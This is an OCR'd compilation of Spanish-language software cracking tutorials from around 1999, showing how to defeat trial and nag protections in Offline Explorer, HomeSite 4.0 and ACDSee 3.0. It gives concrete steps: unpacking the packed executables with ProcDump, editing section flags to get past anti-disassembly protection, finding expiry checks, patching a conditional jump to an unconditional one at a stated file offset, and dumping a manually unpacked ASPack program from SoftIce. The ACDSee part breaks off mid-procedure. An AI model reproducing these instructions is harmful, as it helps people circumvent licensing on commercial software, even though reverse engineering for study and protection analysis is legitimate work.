
Lo primero que tenemos que hacer es descomprimir OE.exe , para hacerlo pulsamos la opción [**Unpack**] esto nos abrirá una nueva ventana con un lista de nombres raros estos nombres raros son algoritmos de descompresión, ósea que si el programa fue comprimido con el compresor PE petite V2, Pues para descomprimirlo tendremos que elegir el algoritmo petite 2, pero como sabemos con que compresor PE esta comprimido ¿? Pues para mi es un misterio, pero seguro que existe alguna utilidad que nos dice que tipo de compresor se ha utilizado yo suelo ir probando con todos los algoritmos asta que acierto, el ProcDump tiene su propio algoritmo llamado estándar es con este con el primero que debemos probar.

Bueno íbamos por pulsamos la opción [**Unpack**] y nos aparece esto.



Y seleccionamos el algoritmo Aspack108.3 que es el adecuado para nuestra víctima una vez seleccionado pulsamos ok, en este momento se abrirá un menú para que escojamos el archivo que vamos a descomprimir, vamos a la carpeta o directorio donde tenemos instalado offline explorer y hacemos doble clip en OE.exe aparece


Esto:



Mientras aparece esto seguramente se empezara a ejecutar el programa offline explorer, en ese momento pulsáis en la ventana Pease hit OK when task is loader(check taskBar) Aceptar, Offline Explorer terminara de ejecutarse, cundo termine de ejecutarse y no antes cerráis Offline Explorer y esperáis unos segundos asta que el ProcDump termine de descomprimir todos los procesos, enseguida termina y se abre una ventana para que guardéis el nuevo ejecutable ya descomprimido, lo guardáis con el nombre que queráis este nuevo ejecutable ocupara unos 1.070 KB,

Aseguraros de que el nuevo ejecutable funciona correctamente, le hacéis doble clip y tiene que funcionar exactamente igual que el original, ahora ya podemos desensamblarlo con el W32Dasm, vamos corriendo y lo desensamblamos, coñoo pero tampoco nos muestra código, Que pasa¿? Pues lo que ocurre es que tiene una protección contra debugers, desensambladores y programas que puedan seguir sus procesos.

Pero como el ProcDump es una joya también quitaremos esa protección. Ahora vamos nuevamente al ProcDump y pulsamos la opción [**PE editor**] y editamos el nuevo ejecutable (el que tenemos descomprimido)cuando lo tengamos editado veremos esto:



Esto son datos del ejecutable que no explicare porque esta todo explicado en el manual sobre el ProcDump de WKT que os vuelvo a decir donde encontrarlo.

http://www.wco.com/~micuan/WKT/pdumptut.htm

ahora pulsamos la opción [**Seecions**]con lo cual se abré una nueva ventana de opciones para poder manipular algunas cosillas de nuestro ejecutable descomprimido.

Sections Editor

Sections Informations :

Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
CODE	000D0000	00001000	00056C00	00000400	C0000040
DATA	00003000	000D1000	00001800	00057000	C0000040
BSS	00003000	000D4000	00000000	00058800	C0000040
.idata	00003000	000D7000	00001200	00058800	C0000040
.tls	00001000	000DA000	00000000	00059A00	C0000040
.rdata	00001000	000DB000	00000200	00059A00	C0000040

OK

Cancel

Y esto es lo que vemos, esto es la cabecera de nuestro ejecutable, aquí vemos algunas referencias como CODE, DATA, BSS ETC. Todas ellas seguidas de direcciones de memoria, teníamos que conseguir quitar la protección anti Dasm de nuestro programa, os enseñare como lo hago yo (lo que os explico a continuación desconozco el porque pero yo lo utilizo y por ahora me ha funcionado siempre) primero os diré que estos nombres que estamos viendo en esta ventana no siempre son iguales que estos y no siempre están colocados en esta posición, bueno yo siempre cojo el primer nombre en este caso CODE en la sección Characteristics tenemos el siguiente numero C0000040 bueno pues si pulsáis sobre CODE con el botón derecho del ratón se despliega un menú de opciones, escogéis Edit Sections y cambiáis el numero

C0000040 por E0000020 Y cerráis todas las ventanas del ProcDump y ahora vamos a desensamblarlo nuevamente, primero hacer una copia del ejecutable descomprimido (nuestro nuevo ejecutable) cogemos el W32Dasm y lo desensamblamos, jejeje cuanto tarda ahora he!! Esto es buena señal, como veis ahora tenemos todos los procesos del programa, ha sido interesante como modificando el ejecutable original hemos ido consiguiendo lo que queremos.

Ahora utilizamos nuestras técnicas cracking, que las tenemos ya dominadas, es importante que tengáis adelantada la fecha para que el programa este caducado como he dicho antes con 35 días adelantado es suficiente, bueno ejecutamos el programa y como esta caducado nos muestra un nag que nos dice que la evaluación ha finalizado Sorry, this beta version has expired.

Como siempre nos ponemos a pensar detenidamente y sin ningún tipo de prisas, si tenemos prisa mejor dejarlo para otro día.

Bueno han pasado 30 días y el programa ya no funciona como puede ser¿?¿?¿ ayer si funcionaba y hoy no, entonces en alguna parte de nuestro ordenador seguramente en system.dat (el registro de Windows) ha guardado los datos del día que lo instalamos y cada vez que ejecutamos el programa este mira la fecha y si no han pasado 30 días no nos mostrara Sorry, this beta version has expired, pero si han pasado 30 días entonces si.

Como hará el programa para verificar esto ¿???? Pues lo típico seria que mediante una rutina tipo call xxxxxxxx se dedique ha realizar estas comprobaciones y según el día que sea le pasara un valor 1 o 0 a una comparación tipo cmp xxx,xxx o test xxx,xxx y esto hará que se ejecute un je jne hacia el mensaje Sorry, this beta version has expired o que no se ejecute dependiendo de si a pasado la evaluación o no.

Pues mediante Sor, this beta version has expired busquemos algo así

Call xxxxxxx

Cmp xxx,xxxxxx / test xxx,xxx

Jne xxxxxx / je xxxxxx

Yo creo que esto ya tiene que estar claro, por que en los manuales anteriores estamos hartos de ver este tipo de funciones.

Localizamos Sorry, this beta version has expired en el W32Dasm y ahí esta casi abajo del todo, doble clip sobre la frase y otro doble clip por si hubiese mas llamadas a este texto, pero solo hay una en.

* Possible StringData Ref from Code Obj ->"Sorry, this beta version has expired. "

->"To get an updated version of Offline "

->"Explorer, please press Web site "

->"button."

|

:004C9CA9 BAE49F4C00 mov edx, 004C9FE4 -> AQUÍ APARECEMOS

:004C9CAE E82D92F6FF call 00432EE0

:004C9CB3 8B06 mov eax, dword ptr [esi]

:004C9CB5 8B80F0020000 mov eax, dword ptr [eax+000002F0]

:004C9CBB 8B4058 mov eax, dword ptr [eax+58]

Como siempre veamos los alrrededores de este codigo, siempre hacia arriba, porque lo logico es que quien da la orden para que se imprima Sorry, this beta version has expired este por encima de la frase, pensemos que estamos analizando un listado muerto, por lo menos ami me parece logico. Y que tenemos arriba

:004C9C41 E89204F4FF call 0040A0D8

:004C9C46 83C4F8 add esp, FFFFFFF8

:004C9C49 DD1C24 fstp qword ptr [esp]

:004C9C4C 9B wait

:004C9C4D 8D4DE6 lea ecx, dword ptr [ebp-1A]

:004C9C50 8D55E8 lea edx, dword ptr [ebp-18]

:004C9C53 8D45EA lea eax, dword ptr [ebp-16]

:004C9C56 E89102F4FF call 00409EEC **– Rutina de comprobacion**

:004C9C5B 80BB2105000000 cmp byte ptr [ebx+00000521], 00

:004C9C62 0F8498000000 je 004C9D00 –- **nuestro salto**

:004C9C68 66817DEACE07 cmp word ptr [ebp-16], 07CE

:004C9C6E 0F868C000000 jbe 004C9D00

:004C9C74 66837DE809 cmp word ptr [ebp-18], 0009

:004C9C79 0F8681000000 jbe 004C9D00

:004C9C7F 833E00 cmp dword ptr [esi], 00000000

:004C9C82 757C jne 004C9D00

:004C9C84 8B0DF83C4D00 mov ecx, dword ptr [004D3CF8]

:004C9C8A 8B09 mov ecx, dword ptr [ecx]

:004C9C8C B201 mov dl, 01

:004C9C8E A120774B00 mov eax, dword ptr [004B7720]

:004C9C93 E81CE9F7FF call 004485B4

:004C9C98 8906 mov dword ptr [esi], eax

:004C9C9A 8B06 mov eax, dword ptr [esi]

:004C9C9C E85B5DFDFF call 0049F9FC

:004C9CA1 8B06 mov eax, dword ptr [esi]

:004C9CA3 8B80F0020000 mov eax, dword ptr [eax+000002F0]

Bueno pues esta mas que claro ha sido como en los manuales anteriores,

call 00409EEC esta llamada comprobara la fecha actual y la fecha de instalacion, dependiendo del día que sea cmp byte ptr [ebx+00000521], 00 recibirá un valor u otro y este le dirá a je 004C9D00 si tiene o no que saltar, fijándonos en la dirección a la que saltaría je 004C9D00 lo que nos conviene es que salte así se pasa de largo Sorry, this beta version has expired y no nos lo podra mostrar, que tenemos que hacer¿? Pues convertir je 004C9D00 en jmp 004c9d00 convertirlo en un salto incondicional, que saltara siempre, pero convertir este saltto en un salto incondicional no es tan fácil como otras veces no¿? Ya que este no es el típico

xxxxxx 7445 je xxxxxx esto seria muy fácil verdad pero nosotros tenemos.

004C9C62 0F8498000000 je 004C9D00

y como podemos saber como sustituir je por jmp con tantos bytes como hay esta vez?¿ bueno lo primero decir que la cantidad de bytes varia dependiendo de la distancia a la que tenga que viajar el salto, cuanto mas lejos mas bytes (creo)

En algún manual de estos ya explique como hacerlo, pero para que no busquéis los que no sepáis

os lo explico nuevamente, yo lo hago así.

Con el W32dasm como sabéis este dasm también cuenta con un debug, si pulsamos [ctrl+L] aparece una opción para cargar el debug, pinchamos load y entramos en el debuger empiezan a aparecer un mogollón de ventanas y números, Bueno en una de las ventanas veréis la opción goto address la pulsáis y aparece otra ventana donde tenéis que meter la dirección de memoria donde se encuentra el salto que hay que partchear, pues en la casilla ponemos la dirección que es 004C9C62 y pulsamos OK

Veréis que en la ventana ha aparecido nuestro salto, claro hemos llamado a esa dirección de memoria con goto address ahora parchearemos el salto (ojo solo temporalmente ya que con el debug los cambios solo se hacen en memoria, cuando ejecutes nuevamente el programa estará original) para parchearlo pulsamos

Path Code y se abre otra ventana con nuestro salto y con una casilla en blanco (Enter new Instructions) y hay escribimos el nuevo salto que como era un salto incondicional metemos estos datos jmp 004C9D00 y pulsais Enter

Y ya veis en el recuadro que ha aparecido el salto nuevo así

:004C9C62 E999000000 jmp 004C9D00 pues ya sabéis los nuevos Bytes

Cambiamos OFFset C9262

este 004C9C62 0F8498000000 je 004C9D00

por :004C9C62 **E999000000** jmp 004C9D00

Editáis con el editor HEX la copia habíais hecho (claro del ejecutable nuevo,el descomprimido) y en la dirección de offset que tiene el salto OFFSET C9262

REALIZAIS LOS CAMBIOS QUE TENEIS ARRIBA, salváis el ejecutable y voila fuciona perfectamente.

Ahora que ya habéis crackeado el programa si queréis podéis volver a comprimir el archivo OE.exe , yo lo comprimí con el petite, al principio del manual tienes direcciones para conseguir compresores PE.

IMPORTANTE No te olvides de volver a poner la fecha correcta en tu ordenador.

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entendáis esto como yo intento explicarlo. Es difícil escribir manuales creerme, pero mientras una sola persona los lea seguiré J

Con cualquier duda mandarme un email, contesto a todos los email.

Un saludo para todos/as (karpoff)

Kf_karpoff@hotmail.com

http://personal2.redestb.es/karpoff

El uso de este material es solo para uso educativo, por ahora los cracks son ilegales cada

cual es responsable del uso que le de a este tutorial, el autor no se hace responsable de nada.

Tutorial Descargado de Karpoff Spanis Tutor

WIDTH="75%">

HomeSite4.0

Plataformas	W95
Descripción	**Editor Html,texto,Dhtml,etc.**
Url	**http://www.allaire.com**
Protección	**Nag Screen**
Dificultad	**Amateur**
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20a,ProcDump**
Objetivo	**Mandar a la m..... la nag ;)**
Cracker	**D.A**
Fecha	**5 de Noviembre de 1999**

Intro

Hola amigos, como estan, espero q' bien..:-), despues de un corto periodo de tiempo volvi a ponerme las pilas para escribir algo,esta vez se trata de un editor html a pedido de un amigo personal y mediante esto trataremos de aprender algo no??...
Muy bien, lo primero, lo primero, corramos el programa pa' ver q' sucede,...mmmm... nos sale una nag diciendonos q' nos quedan 30 dias ,bla,bla, como siempre, puro mercantilismo, lo primero (mi rutina) es desensamblarlo;...ok....Uhhhh...., nos aparece un mensaje diciendo que el PE(portable ejecutable) no es un formato valido de windows y que el proceso terminara.
Posiblemente el programa esta comprimido, asi que:

Let's Crack

Vamos a usar el gettyp, para ver que cuenta:

[D:\HOMESITE\homesite4.exe] -----
DOS executable file - 1718272 bytes

Portable executable (starting at 256 for 1718016 bytes)
Found no known modifier or compiler.
Calculated entrypoint: 15322 / 00003BDAh (RVA: 003EB3DAh)
Required CPU type: 80386
Requires any version of Win32
Flags:
File is executable
Line numbers stripped from file
Local symbols stripped from file
32 bit word machine
Linker version: 2.25
Objects (object align = 00001000h):
Name Virt size RVA Phys size Phys Ofs
.shrink0 00276000h 00001000h 00000000h 00000000h
BSS 00001000h 00277000h 00000000h 00000000h
.shrink1 0000A000h 00278000h 00000000h 00000000h
.tls 00000008h 00282000h 00000000h 00000000h
.rdata 00000018h 00283000h 00000200h 00000400h
.shrink2 00157000h 00284000h 00000000h 00000000h
.shrink3 00001000h 003DB000h 00000200h 00019400h
.rdata 0000001Ch 003DC000h 00000200h 001A3600h
.data 0000BFACh 003DD000h 00001600h 00000800h
.idata 00000958h 003E9000h 00000A00h 00001E00h
.load 00002D26h 003EA000h 00002E00h 00002800h
.reloc 000005F4h 003ED000h 00000600h 00005C00h

Found 1614848 bytes overlay
Absolute position: 103424 of 1718272 (= 6.0%)
Overlay type: unknown (4853h)

- Files identified: 1 of 1 (100.00%)
- Total time: 330.0 ms (330.0 ms/file)

Si bien no nos dice explicitamente que esta comprimido, podemos jugarnos a que si, pues hay un overlay de 1614848.(para mas informacion ver proyectos con

procdump en la pagina de karpoff).
No sabemos que compresor usa, pero si nos fijamos en los objects vemos algo sospechoso; unas secciones llamadas shrink0,shrink1,etc,si no recuerdo mal creo q' entre los compresores vi algo parecido y puesto que al comprimir un archivo el compresor dado renombra las secciones.
Vamos fijarnos en procdump, le damos unpack, y miramos;mmmm.. estamos con suerte;-)) vemos uno que se llama pcsshrink y mas abjo shrinker3.2,shrinker3.3 y shrinker3.4. Ahora bien, como sabemos cual es el correcto, pa mi lo unico es probar; el primero no es pues genera un error, el segundo tampoco...., el tercero....¡¡¡¡Yeahh!!!, este es, el shrinker3.3, y nos pide un nombre pa' guardar el archivo descomprimido,elegimos cualquera y lo guardamos.
Ok, ahora probamos desensamblarlo y la verdad que tarda bastante, asi que pueden echarle una dormitada, una taza de cafe y un cigarrillo(fumar daña la salud), o incluso unos polvos con sus respectivas parejas...jeje....;-).
Una vez completado el proceso(solo una observacion, siempre hay que probar el exe descomprimido, deberia funcionar exactamente igual que comp.) bsucamos en string reference algun indicio positivo, no encontre nada, no se por que sera ,puede ser que los string que necesitamos los llame de otro archivo,como por ejemplo una libreria,etc,la verdad no se, y como no se usar bien el ida(que dicen es excelente,incluso mejor que el w32dsm), recurramos al softice.
Vamos a poner un bpx createwindow, y nos deberia parar,(logicamente hay que cargar el archivo descomp.) 5veces F12 y estamos adentro, ahora otro bpx 006573dd(esto lo supe haciendo F10 hasta que se dibujo la nag en la pantalla):

```
:006573DD 55 push ebp
:006573DE 68CD746500 push 006574CD
:006573E3 64FF30 push dword ptr fs:[eax]
:006573E6 648920 mov dword ptr fs:[eax], esp
:006573E9 803D4CD2670000 cmp byte ptr [0067D24C], 00
:006573F0 7416 je 00657408
:006573F2 A148D26700 mov eax, dword ptr [0067D248]
:006573F7 E8ACCADDFF call 00433EA8
:006573FC A12C696700 mov eax, dword ptr [0067692C]
:00657401 8B00 mov eax, dword ptr [eax]
:00657403 E8A4E8DDFF call 00435CAC

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
:006573F0(C)

:00657408 A12C696700 mov eax, dword ptr [0067692C]
:0065740D 8B00 mov eax, dword ptr [eax]
```

El call en 006573f7, dibuja la forma de la ventana y el de 00657403 completa el

trabajo, asi que evitaremos esos caminos.Dos instrucciones arriba del primer call hay un je, ponemos bc *, y despues un bpx en el je,corremos todo de nuevo y nos para, r fl z, x, ¡¡¡great!!! Bye,bye nag.
El problema esta resuelto, ahora podes borrar el exe comprimido y usar el descomp. o hacer un loader para usar el exe comprimido, o volver a comprimir el programa crackeado.


FeelFree...D.A

Tutorial Descargado de Karpoff Spanis Tutor

Descompresion Manual

Bueno, aca estamos de nuevo. Antes que nada un saludo a todos los crackers hispanos, a karpoff por postear mis tuts y por su ayuda en general ;-) y tambien a torn@do por sus apuntes sobre descompresion manual.


Ok, empecemos, el programa victima en este caso es el ACDseev3.0 que lo podes bajar de www.acdsystems.com. Una vez bajado e instalado hacemos una copia del programa con el nombre de copia de acdsee.exe; sabemos que el programa es un shareware de 30 dias y no hay opcion de registrarnos.
A primera vista me parece que esta comprimido el programa por sus escasos 640kb para un download de 4 y un poco mas de Mb.
Como primer punto de ataque vamos a adelantar unos 35 dias para que pasa, y como es logico nos aparece una ventana diciendonos que termino el trial y que si queremos podemos comprarlo o desinstalarlo de nuestra PC , tambien nos da una opcion a que nos extiendan el trial.
Vamos a tratar de desensamblarlo con el w32dsm.....mmm...deja colgado el wdsm... ahora tratemos con el procdump, lo abrimos y le damos al boton PE Editor y abrimos la copia de acdsee.exe y le damos en Sections y nos muestra esto:




Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	000CD000	00001000	00058400	00001000	E0000020
.rdata	00015000	000CE000	00005200	00059400	C0000040
.data	0000C000	000E3000	00002200	0005E600	C0000040
.tls	00001000	000EF000	00001000	00060800	C0000040
.rsrc	00065000	000F0000	00024C00	00061800	C0000040
.aspack	0001B000	00155000	0001A600	00086400	C0000040

Vemos una seccion llamada .aspack, por lo tanto esta comprimido con el aspack, ahora que sabemos que compresor usa el programa podemos descomprimirlo con el procdump, para esto le damos cancelar y cancelar y despues en Unpack.
Ahora tenemos que elejir el unpacker, pero hay 4 distintos con el nombre de aspack...¿cual elejimos?.. pues no se jeje.. solo hay que probar con todos hasta encontrar el correcto.
Bueno despues de probar con todos y hasta con "unknown" y standard ninguno funciona...mmmm que pasa!!!!.... que se yo a lo mejor una nueva version del aspack o algun truco antidesempacador, la unica solucion parece ser una descompresion manual. A partir de ahora voy a señalar los detalles que segui para descomprimirlo, pero en realidad yo utilice primero el softice para "correjir" el limite de 30 dias y lo logre solo que obviamente al estar comprimido no pude obtener un offset valido para parchearlo asi que tuve hacer todo el proceso de descompresion igualmente, por lo tanto voy a explicar ese proceso primero y despues el otro que es ya como cualquier otro crack de cualquier trial.
Informacion sobre descompresion manual podes encontrar en www.immortaldescendants.com mayoritariamente en ingles.
OK, empecemos con esto; abrimos el softice con el symbol loader esto no es lo mismo que el tipico control-d y poner un bpx, sino que desde la barra de tareas de windows, en inicio, programas, y

numega softice elejimos el symbol loader:




Le damos en file/ open module... y elejimos copia de acdsee.exe, despues le damos en module/ load; al darle load a mi me suele generar un error y me pregunta si quiere que lo cargue igual, simplemente le digo si, no se a que se debera el error pero me pasa siempre que ya no le doy importancia. En este caso nos abre la aplicacion pero no paro en el entrypoint (en la barra de tareas del loader hay un icono de un foquito y debe estar presionado)...mmmm, para que esto no suceda es decir, es decir nos pare el softice debemos irnos de vuelta al procdump y al PE Editor, elejimos nuestro programa o sea copia de acdsee.exe para no tocar el original y le damos click en Secctions:



Name	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
.text	000CD000	00001000	00058400	00001000	E0000020
.rdata	00015000	000CE000	00005200	00059400	C0000040
.data	0000C000	000E3000	00002200	0005E600	C0000040
.tls	00001000	000EF000	00001000	00060800	C0000040
.rsrc	00065000	000F0000	00024C00	00061800	C0000040
.aspack	0001B000	00155000	0001A600	00086400	C0000040

Ahora nos posicionamos sobre .text y con el boton derecho del mouse hacemos click y le damos a edit section:



y en section characteristics cambiamos C0000040 por E0000020 le damos todo ok y listo, ahora debe parar el softice.
cargamos de nuevo el symbol loader, nuestro programa y le damos mudule/ load, y ahora si rompe el softice.
Vemos que en una de las ventanas del softice dice el nombre de nuestro programa, y al lado .aspack o sea que estamos en el comienzo de la rutina de descompresion, pues como sabran un programa comprimido se debe descomprimir en memoria para ejecutarse, ahora la cuestion es darle F10 hasta que haya algun Ret que nos lleve a la parte .text, recordando que cada vez que encontremos un salto; sea condicional o no; siempre que el salto sea hacia arriba, poner un breakpoint una instruccion por debajo de ese salto y despues darle F5, para para evitar los loop, o sino estariamos dias!!!!..,una vez que nos para el softice continuar normalmente con F10 y siempre que suceda lo anterior hacer el mismo proceso.
En la instruccion 005554c7 push 004a33bf esta la clave pues pone en la pila el entrypoint al programa descomprimido, asi que anota ese numero ; abajo de esta instruccion hay un Ret,y como sabemos que es el retorno al .text???, pues yo lo hice asi, cada vez que encontraba un ret ponia un bpx ya sea sobre el ret o sobre alguna instruccion cercana, asi si me lleva al .text ya tenia un bpx para volver al lugar y si no era todavia simplemente quitaba el bpx y seguia.Esto es ncesario pues cuando estamos posicionados sobre un ret que sabemos nos llevara al .text (por si surge alguna duda aclaro que el .text seria el programa normal ya que antes estabamos en el .aspack) debemos poner en el softice la instruccion: a eip, y despues jmp eip; esto para crear un loop infinito y dejarlo en memoria, una vez hecho esto le damos F5 para salir del softice y volvemos al procdump. Esta vez buscamos en la parte que dice Task nuestro programa y despues sobre el hacemos click con el boton derecho del mouse y le damos dump (full), y guardamos este con un nombre diferente para ver la diferencia.
